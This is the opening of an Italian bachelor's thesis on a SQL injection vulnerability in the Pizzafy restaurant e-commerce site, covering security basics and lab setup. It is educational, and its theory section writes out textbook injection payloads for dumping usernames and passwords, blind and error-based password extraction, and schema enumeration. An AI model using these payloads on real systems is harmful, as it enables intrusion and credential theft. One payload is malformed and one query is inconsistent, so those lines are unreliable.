

UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione

Analisi, sfruttamento e mitigazione della vulnerabilità di un sito di commercio elettronico per la gestione di un'attività ristorativa.

Analysis, exploitation and mitigation of vulnerabilities in an e-commerce site for managing a catering business

Candidato:
Michele Costanzi

Relatore:
Prof. Luca Spalazzi

Anno Accademico 2025-2026



UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione

Analisi, sfruttamento e mitigazione della vulnerabilità di un sito di commercio elettronico per la gestione di un'attività ristorativa.

Analysis, exploitation and mitigation of vulnerabilities in an e-commerce site for managing a catering business

Candidato:
Michele Costanzi

Relatore:
Prof. Luca Spalazzi

Anno Accademico 2025-2026

Università Politecnica delle Marche
Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione
Via Brecce Bianche – 60131 Ancona (AN), Italy

" When you wake in the morning, you'll be satisfied
'Cause there is always a wrong to your right
And there will always be a war somewhere to fight "
Oh Lord - Foxy Shazam

A chi è solo in un mondo connesso.
A chi si sente in trappola tra gli ignari.
A chi pensa di essere in ritardo tra i vincitori.
Ma, soprattutto, a chi la forza di vivere non l'ha più avuta.

Ringraziamenti

Ed eccoci qui, in questa fase conclusiva di un percorso durato anni.
Sembrava che non finisse più, eppure come tutte le storie hanno una fine e concedono un altro inizio.
Quello che ho intrapreso è stata un'esperienza particolare, non facile da descrivere, ma come dico sempre in queste situazioni: è stato tutto così psichedelico.
Un percorso fatto da alti e bassi, più bassi ma alti intensi, pieno di momenti in cui le mie emozioni variavano dall'avere una forza di volontà impenetrabile all'avere dei dubbi esistenziali enormi.
Probabilmente avrò qualche neurodivergenza oppure è la mia ansia precaria; comunque sia, quello che ho imparato è che fa parte del processo di vita che ti crea l'università.
Infatti, in questi anni ho potuto conoscere di più me stesso: ho amato, ho odiato, ho gioito, ho disprezzato e ho anche preso parte alle emozioni degli altri.
Ho scoperto nuove passioni, nuovi modi di pensare e nuove realtà.
In questi anni ho avuto la possibilità di comprendere e studiare l'informatica, un mondo che da piccolo mi lasciava sempre un alone di mistero e curiosità. Guardando films e serie tv, mi immaginavo una vita fatta di attacchi informatici, robot costruiti con l'intelligenza artificiale e software distruttivi creati in una stanza buia e polverosa.
Ad oggi, non sono riuscito a raggiungere quei livelli ovviamente, non ho imparato ad hackerare la Nasa, per ora, ma ho portato dietro un bagaglio di conoscenze che mi hanno fatto maturare e mi hanno formato.
Però, ciò che mi ha plasmato come persona e che rappresenta una fetta importante della mia vita, di cui non manca ad ogni essere umano, è stata la mia parte sociale.
Infatti, inizio col ringraziare tutte le persone che sono entrate nella mia vita, sia care che non, sia amici che nemici.
Ma, alle persone che in particolare hanno avuto un impatto per questo percorso, non devo far altro che menzionarle.

Innanzitutto, devo ringraziare il mio relatore e professore Luca Spalazzi, che senza la sua disponibilità, comprensione e gentilezza non avrei né scritto questo elaborato né fatto il tirocinio; di conseguenza, non mi sarei interessato alla sicurezza informatica.

Inoltre, i miei più sentiti e sinceri ringraziamenti, in primis, vanno ai miei genitori, mio padre Gionata Costanzi e mia madre Romina Vallorani, che nonostante alcune difficoltà hanno creduto in me e hanno mostrato più pazienza di me stesso, e probabilmente la dovranno ancora mostrare in futuro; li ringrazio tanto anche per avermi sostenuto economicamente e moralmente per questi studi.

Poi, i miei ringraziamenti sono rivolti ai miei amici, esterni ed interni all'università che in questi anni hanno visto i miei pregi e forse, molto probabilmente, anche i miei più oscuri difetti.
A Diego, che mi ha supportato e sopportato dal liceo, che ci siamo ritrovati emotivamente nelle situazioni difficili e per avermi fatto capire che l'intesa intellettuale tra due persone distinte è possibile. Ad Azzurra, che attraverso la sua estroversione ha portato un pò di brio al nostro gruppetto triumvirato e che mi ha mostrato tolleranza alle mie pazzie ed ossessioni.
A Michele, che mi ha permesso di viaggiare e per essere stato un compagno di bevute.
Adesso, tocca ai miei amici che ho conosciuto all'università.
I miei ringraziamenti vanno al gruppo delle *4 M e mezza*:
a Matteo, che fin da subito abbiamo capito la nostra passione per la psicologia e filosofia e per le nostre lunghe e preziose chiacchierate o discussioni esistenziali; a Manuel, che mi ha sempre appoggiato per le avventure; a Maicol, per i nostri discorsi di gossip e a Luca Marco Antonio per i nostri discorsi casuali e surreali. Spero che un giorno possiamo urlare di nuovo "veronica" a squarciagola.
Inoltre i ringraziamenti vanno anche al gruppo generale di *Beethoven ad oggetti* che ci siamo sempre aiutati a vicenda sia professionalmente che amichevolmente:
a Federico, che ci siamo supportati virtualmente in vista degli ultimi esami e che abbiamo imparato con estrema fatica il termine perseveranza; a Nicola e Marco che mi hanno sempre trattato come se fossi un loro coinquilino e per la loro gentilezza; a Luca Pigliacampo per le nostre discussioni sulla tecnologia; ad Amir che ci accoglieva tutti noi di mattina presto alla polifunzionale come segno propiziatorio; a Leonardo per tutte le nostre conversazioni sulla storia e le nostre discussioni sul comunismo e capitalismo e a Tosca e Gabriel per i nostri gossip e per i discorsi sulla vita quotidiana. Infine, ai restanti che sono arrivati verso la fine del percorso ma che hanno lo stesso contribuito a rendere unico il gruppo: Lorenzo, Alessandro Rossini, Francesco, Alessandro Ferranti, Nicola, Sofia, Caterina, Filippo e Grelli. Per ultimo, dedico i miei ringraziamenti ai conoscenti e alle persone che, per una serie di spiacevoli eventi, ci siamo ritrovati in strade diverse.

In conclusione, dedico un mio ringraziamento speciale e caloroso al mio gatto Jerry che in questi anni abbiamo vissuto insieme; purtroppo, ciò che ci ha differenziato è stata l'aspettativa di vita, ma nonostante questo è riuscito a darmi affetto nei miei momenti difficili più di chiunque altro. Inoltre, come ultimo ringraziamento lo dedico a me stesso che, nonostante gli ostacoli delle società di oggi, sono riuscito ad andare avanti e a lottare per il futuro. Pertanto, per il futuro mi sento speranzoso e sono pronto per un nuovo inizio.

Ancona, Settembre 2026

Michele Costanzi

Sommario

La sicurezza è uno degli aspetti più importanti dell'informatica perché studiarla aiuta a salvaguardarsi dagli attacchi informatici.
Però, per farlo, bisogna cominciare ad individuare ed analizzare le vulnerabilità che si trovano nei sistemi informatici, da piccoli progetti fino ad arrivare a infrastrutture globali.
Per questo motivo, in questa tesi verrà discussa e analizzata una vulnerabilità di sicurezza di un sito web e-commerce: Pizzafy.
Inizialmente verrà introdotto il concetto di sicurezza informatica e nello specifico verrà spiegata la tipologia di vulnerabilità. Successivamente, replicando fedelmente l'ambiente per l'attacco al sito web, verrà testato il documento di riferimento che tratta tale argomento.
Infine, verrà esposta una soluzione pratica alla problematicità trattata e in conclusione, verrà fatta una riflessione sulle conseguenze che si possono incontrare su queste tecnologie.

Indice

1 Introduzione **1**

1.1 Introduzione alla cybersicurezza 1

1.1.1 Vulnerabilità 2

1.2 Tipologia di vulnerabilità 4

1.2.1 SQL Injection 4

1.3 Struttura della tesi 9

2 Strumenti sperimentali **11**

2.1 Installazione macchina virtuale e sistemi operativi 11

2.1.1 Sistemi Operativi 13

2.2 Installazione dei vari software 15

2.2.1 Software per Windows 11 15

2.2.2 Software per Lubuntu 16

2.3 Configurazione 17

2.3.1 Only-host 17

2.3.2 Sito web 19

2.4 Test da user client 20

3 Attacco **23**

3.1 Analisi codice vulnerabile 23

3.2 Payload 24

3.3 Exploit 26

3.3.1 Istanza al sito 27

3.3.2 Estrazione del dato 27

3.3.3 Metodi per la scelta delle informazioni 27

3.3.4 Main menù 29

3.4 Ottenimento dei dati aggiuntivi post exploit 32

3.4.1 John The Ripper 32

3.5 Soluzione del codice vulnerabile 34

3.5.1 Codice corretto 35

3.5.2 Payload Test 36

3.5.3 Exploit Test 37

4 Conclusioni **39**

4.1 Considerazioni finali 39

Elenco delle figure

1.1 Statistica attacchi in Italia nel 2023 1
1.2 Workflow SQL Injection 5

2.1 Diagramma di ambiente e workflow 12
2.2 Homepage di VirtualBox 12
2.3 Home di VirtualBox e opzione "Nuova" 13
2.4 Pagina di installazione Windows 11 13
2.5 Download Lubuntu 14
2.6 Pagina per il codice sorgente di Pizzafy. 15
2.7 Homepage di XAMPP 15
2.8 Homepage di Visual Studio Code 16
2.9 Homepage di Postman 16
2.10 Controllo e creazione dell'indirizzo ip 17
2.11 Impostare Scheda 1 18
2.12 Impostare Scheda 2 18
2.13 Controllo ip su Prompt dei comandi 19
2.14 Homepage Pizzafy 20
2.15 Login Amministratore 20
2.16 Dashboard Amministratore 21

3.1 Esempio payload su Postman 25

Elenco delle tabelle

1.1 Esempio di vulnerabilità CVE. 3
1.2 Tipo e versioni di database 8

2.1 Tabella del CVE-2026-7228. 11

Capitolo 1

Introduzione

Prima di addentrarci nella sperimentazione, in questo primo capitolo verranno illustrati, a livello teorico, alcuni concetti fondamentali della cyber-sicurezza: a partire dal significato stesso di quest'ultima fino ad arrivare al significato della vulnerabilità in questione.

1.1 Introduzione alla cybersicurezza

La **cybersicurezza** (oppure comunemente tradotto: *sicurezza informatica*) viene definita come un insieme di pratiche e soluzioni che consentono di proteggere i dati, i sistemi informatici e i networks da attacchi digitali.[1]

Al giorno d'oggi, la cybersicurezza è un ambito dell'informatica fondamentale perché gli attacchi informatici possono sconvolgere, danneggiare e distruggere aziende, comunità e vite.[2] Inoltre, questi tipi di attacchi aumentano linearmente di anno in anno.

Infatti, secondo il *Rapporto 2023 sulla Sicurezza ICT*, solo in Italia nel 2023 gli attacchi informatici hanno avuto una crescita totale del 300% rispetto al 2018.

Invece, a livello globale, secondo il *Cost of a Data Breach Report* di IBM, il costo medio di una semplice violazione dei dati ha raggiunto 4,99 milioni di dollari; mentre i nuovi tipi di attacchi basati sull'IA sono aumentati del 56%.




Figura 1.1: Statistica attacchi in Italia nel 2023

Generalmente un **attacco informatico**, attraverso un accesso non autorizzato, ha l'obiettivo di scovare determinati dati oppure avere un controllo sull'intera appli-

cazione o risorsa; di conseguenza, il rischio di perdere la gestione della tecnologia presa di mira è alto.[3]

Coloro che attuano tali minacce variano da *hacker isolati* a *gruppi di criminali informatici* organizzati o finanziati per guerre informatiche a lungo termine. Ad oggi, i principali attacchi utilizzati sono:

Malware porzione o intero software dannoso utilizzato per ottenere un accesso remoto o per installare payloads malevoli, disabilitando i controlli di sicurezza.

Social Engineering sfruttamento della fiducia umana per persuadere le persone a rivelare informazioni o ad installare malware; un esempio il phishing.

DDoS Attacks rendere una o più risorse di un sistema informatico inutilizzabili, inondandolo di richieste attraverso una fonte (DoS) o più fonti (DDoS).

Account compromise acquisizione di credenziali di un utente attraverso diverse azioni come: dirottare credenziali, cercare password, acquistare database rubati oppure lanciare attacchi brute force automatici.

Man-in-the-middle (MitM) Attacks intercettare segretamente le comunicazioni delle richieste tra *client* e *server* per ottenere dati dell'utente.

Cross-site scripting (XSS) inserimento di un codice dannoso all'interno di una pagina web o di un'applicazione web legittima dove il codice stesso viene eseguito automaticamente dal browser.

Database injection comandi dannosi al database backend di un sito web o di un'applicazione. (Questo attacco verrà approfondito nel prossimo paragrafo e sarà proprio l'oggetto di studio)

1.1.1 Vulnerabilità

Come già illustrato, questi tipi di attacchi vengono eseguiti da malintenzionati. A quest'ultimi si possono presentare due condizioni nel riuscire ad attaccare:

1. conoscere l'implementazione del sistema (***whitebox***)
2. basare solo sulle proprie conoscenze per capire le funzionalità del sistema, senza alcuna informazione data (***blackbox***)

Ma, a prescindere dei due scenari, l'atteggiamento di base è quello di saper sfruttare una o più problematicità dell'infrastruttura informatica. Pertanto si introduce il concetto di *vulnerabilità* di sicurezza.[4]
Una **vulnerabilità** è un difetto o una falla in qualsiasi tipo di struttura informatica;[5] infatti si dividono in:

- **vulnerabilità software**: errori nel codice o problematicità del sistema operativo

- **vulnerabilità hardware**: difetti nei componenti fisici oppure configurazioni non sicure

- **vulnerabilità di rete**: protocolli non sicuri, configurazioni errate di firewall oppure accessi non autorizzati

- **vulnerabilità zero-day**: difetti di sicurezza che il produttore ancora non conosce

Oltre a questa suddivisione, esistono nello specifico molti tipi di vulnerabilità. A categorizzarli se ne occupa un ente: il *CWE*.

Il **CWE** (**Common Weakness Enumeration**) è un sistema di catalogazione, creato da un'iniziativa comunitaria, con l'obiettivo di formare una lista universale di tutti i tipi di vulnerabilità attraverso un codice identificativo. Ad esempio: *CWE-352* rappresenta Cross-Site Request Forgery CSRF, *CWE-862* rappresenta Missing Authorization, *CWE-89* rappresenta SQL Injection ed ecc.

Ad utilizzare il CWE, esiste un altro ente che ha un obiettivo differente: il *CVE*. Il **CVE** (**Common Vulnerabilities and Exposures**), anch'essa un'iniziativa internazionale comunitaria, è un database o (meglio ancora) un dizionario di vulnerabilità nella quale viene fornita un nome e una descrizione dettagliata della vulnerabilità esposta.

Tale catalogo viene esposto pubblicamente da varie aziende in tutto il mondo come il *NVD* (*National Vulnerability Database*); lo scopo è quello di dare la possibilità alla comunità internazionale di cercare soluzioni alle vulnerabilità, nel modo più efficiente possibile.

Inoltre, il CVE si serve anche di un altro sistema di misurazione: il *CVSS*. Il **CVSS** (**Common Vulnerability Scoring System**) è un framework utilizzato per valutare le vulnerabilità. Attraverso diversi parametri, il CVSS assegna ad ogni vulnerabilità un punteggio che indica la sua gravità e criticità.
Un esempio concreto e completo di quanto appena descritto è il CVE-2021-44228 1.1, una famosa e storica vulnerabilità.

Tabella 1.1: Esempio di vulnerabilità CVE.

CVE	**CVSS**	**CWE**
2021-44228	10 CRITICAL	20 (Improper Input Validation) 400 (Uncontrolled Resource Consumption) 502 (Deserialization of Untrusted Data)

Questo è tutto ciò che si deve sapere su questo ambito. Nel prossimo paragrafo verrà spiegata la tipologia di vulnerabilità che si tratterà e, infine, verrà spiegata quale vulnerabilità bisognerà illustrare.

1.2 Tipologia di vulnerabilità

Secondo l'*OWASP*, fondazione no-profit internazionale per la cybersicurezza, nella lista dei *Top 10 2025* uno dei maggiori rischi per la sicurezza informatica è l´*Injection*. In particolar modo la tipologia più sfruttata, e di cui verrà trattata in queta tesi, è **SQL Injection**.
Ma prima di approfondire tale argomento, bisogna dare un breve accenno al linguaggio *SQL*.

SQL Il SQL (*Structured Query Language*) è un linguaggio di riferimento per i database relazionali. La sua peculiarità è che al suo interno contiene sia le funzionalità di un *Data Definition Language* (**DDL**) sia quelle di un *Data Manipulation Language* (**DML**). Quindi, questo linguaggio è in grado di gestire, manipolare ed estrarre i dati all'interno dei database attraverso dei comandi chiamati *query*.[6]

Un esempio pratico di query, che dovrà essere preso in considerazione per il paragrafo successivo, è il seguente:
in un database si ha una tabella denominata "*user*" con gli attributi "*username*, *email*, *password*", si vuole estrarre gli utenti con determinate password; la query diverrebbe

```
SELECT ALL | lista_colonna_scelta
FROM user | nome_tabella
WHERE password = 'password_da_verificare';
```

1.2.1 SQL Injection

L'**SQL Injection** (SQLi) è una vulnerabilità di sicurezza web che consente ad un malintenzionato di interferire con le query che l'applicazione invia al suo database. Questa azione permette di ottenere dati che normalmente non è possibile reperire liberamente. Tra questi, ad esempio, includono dati sensibili di altri utenti oppure, addirittura, dell'amministratore dell'applicazione. In alcune situazioni, l'attaccante può utilizzare l'attacco SQL Injection per compromettere il server o l'infrastruttura back-end attaccata.[7]

L'idea di base che avviene nel processo di questo attacco è la seguente: in qualsiasi tipo di richiesta dove è necessario attivare una query, si cerca di immettere o "iniettare" un altro pezzo di query alla richiesta stessa, così che il server invia i dati richiesti sia dalla query di servizio sia dalla query malevola aggiunta; intuendo, si può comprendere che la query viene definita malevola perché è proprio da tale codice che vengono estratti i dati sensibili.




Figura 1.2: Workflow SQL Injection

Ci sono due modi per immettere il codice malevolo:

- all'interno dell'applicazione web, attraverso l'indirizzo *URL* oppure le opzioni di input. Tale metodo viene chiamato ***payload***.
- dall'esterno dell'applicazione, attraverso uno script di codice che esegue i comandi scritti. Molti linguaggi come il *python* hanno librerie capaci di facilitare tale attacco. Questo file script viene chiamato ***exploit***.

Esempio

L'esempio di base che viene sempre introdotto è il seguente. Si immagina un sito web di shopping che mostra i prodotti di diverse categorie. Quando l'utente clicca la categoria "*Regali*", l'indirizzo URL di richiesta sarà:

```
https://insecure-website.com/products?category=Regali
```

Di conseguenza, la query in SQL che l'applicazione avvia sarà:

```
SELECT * FROM products
WHERE category = 'Regali' AND released = 1
```

Questo significa che il database restituirà:

- tutti gli elementi "*****" (oppure viene anche usato **ALL**)
- provenienti dalla tabella "**products**"
- dove la categoria scelta "**category**" è "**Regali**"
- e dove gli elementi sono rilasciati "**released = 1**". Quindi, questa opzione indica che ci sono prodotti non rilasciati, di conseguenza i prodotti non rilasciati saranno "**released = 0**".

Perciò, per ottenere la lista di tutti i prodotti di quella categoria, un classico *payload* di attacco sarà:

```
Regali' OR 1=1--
```

dove:

- "**OR 1=1**" indica che 1 è uguale 1, quindi per la logica booleana la query restituirà sempre una condizione **true** ovvero *vera*
- "–" è un indicatore di commento e indica che la query deve terminare con questo commento; così facendo il database non leggerà la richesta della condizione "**released**"

L'URL con il payload sarà:

```
https://insecure-website.com/products?category=Regali'+OR+1=1--
```

E la query in SQL diverrà:

```
SELECT * FROM products
WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

Così, il database interpreterà questa query e l'applicazione mostrerà tutti i prodotti.

Attacchi SQL Injection UNION

La pericolosità dell'attacco è che dalla vulnerabilità appena descritta dall'esempio precedente si possono ottenere dati da altre tabelle del database, ovviamente si cerca di puntare a tabelle più compromettenti possibili, come ad esempio la tabella "**users**" (*utenti*). Per realizzare ciò, bisogna utilizzare la funzione "**UNION**" del linguaggio SQL e aggiungere un altro "**SELECT**"; per questo motivo l'attacco viene definito ***SQL Injection UNION attack***.

Riprendendo l'esempio di prima, un attacco simile potrebbe essere il seguente. Nell'input dato da "**Regali**" il payload potrebbe essere:

```
Regali' UNION SELECT username, password FROM users--
```

Così la query che leggerà il database diverrà:

```
SELECT * FROM products
WHERE category = 'Regali'
UNION
SELECT username, password FROM users--
```

Alla fine l'applicazione mostrerà i dati sui "prodotti regalo" e sugli *utenti*.

Blind SQL Injection

Delle volte può capitare che l'applicazione è vulnerabile al SQL Injection, ma non mostra i dati della query malevola in output. Quindi un metodo per ottenere dei

dati sensibili, come la password di un utente, è quello di inviare multiple richieste per ricevere dei responsi di conferme senza il dato scritto. Per questo motivo viene chiamato attacco ***Blind SQL Injection***.
Per esempio, tramite appositi trackers si intercetta dei *cookies* di un utente del tipo:

```
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
```

dove la query avviata dal database restituisce un messaggio di "Welcome back". Attraverso questo messaggio si invia un payload utilizzando un metodo di SQL definito "**SUBSTRING**":

```
xyz' AND SUBSTRING( (SELECT Password FROM Users
WHERE Username = 'Administrator'), 1, 1) > 'm
```

Se il carattere iniziale della password dell'amministratore è maggiore di "**m**" allora l'applicazione restuituirà il messaggio; il che significa che la condizione è **true** (vera), altrimenti non restituirà niente quindi la condizione è falsa.
Restringendo il range di caratteri, si continua con altri payload finché si ottiene il primo carattere.
Poi, si ripete l'operazione per i caratteri restanti fino ad ottenere la password concreta.

Error-based SQL Injection

In altri casi, invece, è possibile ottenere dati estratti in modo visivo, partendo dalla stessa condizione e lo stesso metodo di attacco del *Blind SQL Injection*. Questo attacco alternativo si chiama ***Error-based SQL Injection***.

Anche in questo caso l'applicazione può essere vulnerabile ma non può mostrare i risultati nella pagina web in chiaro.

Quindi, l'**Error-based SQL Injection** si basa sull'estrarre dati dal database attraverso messaggi d'errore che l'applicazione deve trasmettere.

Con questo attacco, i dati possono essere ottenuti tramite risultati booleani (come nel Blind) oppure stringhe intere.

In entrambi i casi bisogna, ancora una volta, inviare richieste multiple al database per ottenere la lista completa.

Il metodo utilizzato spesso è "**extractvalue**" e un possibile *payload* potrebbe essere:

```
xyz' AND extractvalue(rand(), concat(0x3a,
(SELECT ALL from users, 0x3a))
```

Questo tipo di attacco e questa funzione del SQL sono importati perché verranno ripresi nel *Capitolo 5*.

Analisi del database

Escludendo l'intento sperimentale, nella maggior parte dei casi se non totalmente non si conosce bene come è stato implementato il database (situazione: **blackbox** 1.1.1).

Perciò, prima di scegliere il tipo di attacco SQL Injection, è necessario trovare delle informazioni sul database. Tra queste includono:

- il **tipo** e la **versione** del database
- le **tabelle** e le **colonne** contenute nel database

Per esempio, la tabella sottostante mostra che a seconda del tipo di database cambia il payload per ottenere la versione.

TIPO DI DATABASE	***QUERY PER LA VERSIONE***
Microsoft, **MySQL**	SELECT @@version
Oracle	SELECT * FROM v$version
PostgreSQL	SELECT version()

Tabella 1.2: Tipo e versioni di database

Per quanto riguarda le tabelle e le colonne, invece la maggior parte dei tipi di database (eccetto Oracle) ha una funzione denominata "**information_schema**".

Ad esempio, per ottenere la lista delle tabelle la query potrebbe essere:

```
SELECT * FROM information_schema.tables
```

Una volta ottenuta la lista delle tabelle, si procede ad ottenere la lista delle colonne della tabella scelta con la query:

```
SELECT * FROM information_schema.columns
WHERE table_name = 'nome_della_tabella_scelta'
```

Infine, terminate queste procedure, si prosegue con l'attacco exploit.

1.3 Struttura della tesi

Dopo aver spiegato in generale la cybersicurezza ed aver preso in considerazione specificatamente quel tipo di attacco, in questo paragrafo verrà introdotto il modo in cui verrà strutturato questo elaborato.

Innanzitutto, verrà preso come riferimento un CVE recente che utilizza la tipologia di vulnerabilità considerata. Di conseguenza, nei prossimi capitoli verrà fatta una simulazione sperimentale su quel CVE.

Inizialmente, nel *secondo capitolo* verranno spiegati quali tecnologie o software debbano essere installati per replicare l'attacco.

Poi, il *terzo capitolo* si concentrerà completamente sull'attacco che verrà lanciato sull'applicazione.

Infine, nell'ultimo e *quarto capitolo* verranno illustrate delle possibili soluzioni e verranno enunciate delle possibili considerazioni finali in merito a quei tipi di applicazione.

Capitolo 2

Strumenti sperimentali

Da questo capitolo in poi verrà trattata una particolare vulnerabilità e si proseguirà con la sperimentazione.

Il CVE che si prenderà in considerazione è il **CVE-2026-7228** (nella bibliografia è riportato il link [8]).

Questo CVE descrive più di una vulnerabilità trovata in un sito di commercio per la gestione di una pizzeria, il nome di tale sito è *Pizzafy*. Il sito ha anche un'area riservata agli utenti, ma sopratutto all'amministratore della pizzeria che, oltre alla gestione dei clienti, gestisce lo staff del locale. Per questo motivo la pericolosità è alta: con un semplice codice vulnerabile si può ottenere tutti i dati degli utenti e alcune informazioni del server.

Ma, essendo un sito *open source*, è anche facile individuare subito il problema e trovare una soluzione efficace.

Infine, il sito ha come vulnerabilità *SQL Injection* che verrà approfondito nel capitolo dell'attacco. Di seguito, è riportata la tabella del CVE.

Tabella 2.1: Tabella del CVE-2026-7228.

CVE	**CVSS 3.x**	**CWE**
2026-7228	7.3 HIGH	74 (Injection) 89 (SQL Injection)

Nei prossimi paragrafi, verrà spiegato come preparare e configurare l'ambiente per testare il sito e la vulnerabilità.

2.1 Installazione macchina virtuale e sistemi operativi

Come prima cosa, bisogna replicare il contesto in cui avviene una semplice ricerca web. L'immagine seguente mostra sommariamente tale ambiente e il relativo workflow.




Figura 2.1: Diagramma di ambiente e workflow

Il funzionamento del web si basa sul rapporto tra **Client** e **Server**. Il *Client* rappresenta l'utente, colui che richiede l'informazione, e il *Server* rappresenta la tecnologia che gestisce e restituisce l'informazione richiesta dal Client. Entrambi comunicano attraverso uno strumento chiamato *Internet*.
Quindi, bisogna implementare un ambiente ***Client*** e un ambiente ***Server***.
Per farlo in locale su un unico computer bisogna installare un software di virtualizzazione. Ce ne sono di diversi tipi: VirtualBox, VMware, Qemu ecc. In questo caso, verrà utilizzato **VirtualBox**.

VirtualBox : software di virtualizzazione che permette di creare ambienti virtuali, come un sistema operativo, attraverso la condivisione, parziale o totale, di risorse hardware della macchina fisica ospitante




Figura 2.2: Homepage di VirtualBox

Quindi, attraverso il proprio browser, bisogna navigare sulla pagina iniziale di VirtualBox e installarlo dalla voce *Download*. [9]

2.1.1 Sistemi Operativi

Dopo aver installato il software di virtualizzazione, si procede con l'installazione dei due sistemi operativi. Generalmente, qualsiasi sistema operativo va bene per attaccare da una parte e per fungere da server dall'altra.

Però, per comodità e per rispecchiare la realtà, verranno installati dei sistemi operativi specifici per il proprio ruolo.

Inoltre, ogniqualvolta si dovrà virtualizzare un sistema operativo, bisogna avviare *VirtualBox* e cliccare l'opzione "***Nuova***" e immettere il file ***ISO*** di ogni sistema operativo con i relativi parametri.




Figura 2.3: Home di VirtualBox e opzione "Nuova"

Windows 11

Il primo sistema operativo da installare è **Windows 11**. Esso fungerà da ***Server*** che dovrà essere attaccato.

Per installarlo, bisogna andare sulla pagina ufficiale di *Microsoft* e trovare la voce del tipo "*scarica immagine ISO*". [10]




Figura 2.4: Pagina di installazione Windows 11

Lubuntu

Il secondo sistema operativo è **Lubuntu**, una distro *Linux* derivante da Ubuntu e debian-based. Invece, questa volta fungerà da ***Client/Attaccante***.

Ad oggi esistono distribuzioni linux create specificatamente per la *cyber-sicurezza*, come ad esempio: ***Kali Linux*** oppure ***Parrot OS***, perché hanno librerie e tool già pre-intallate.

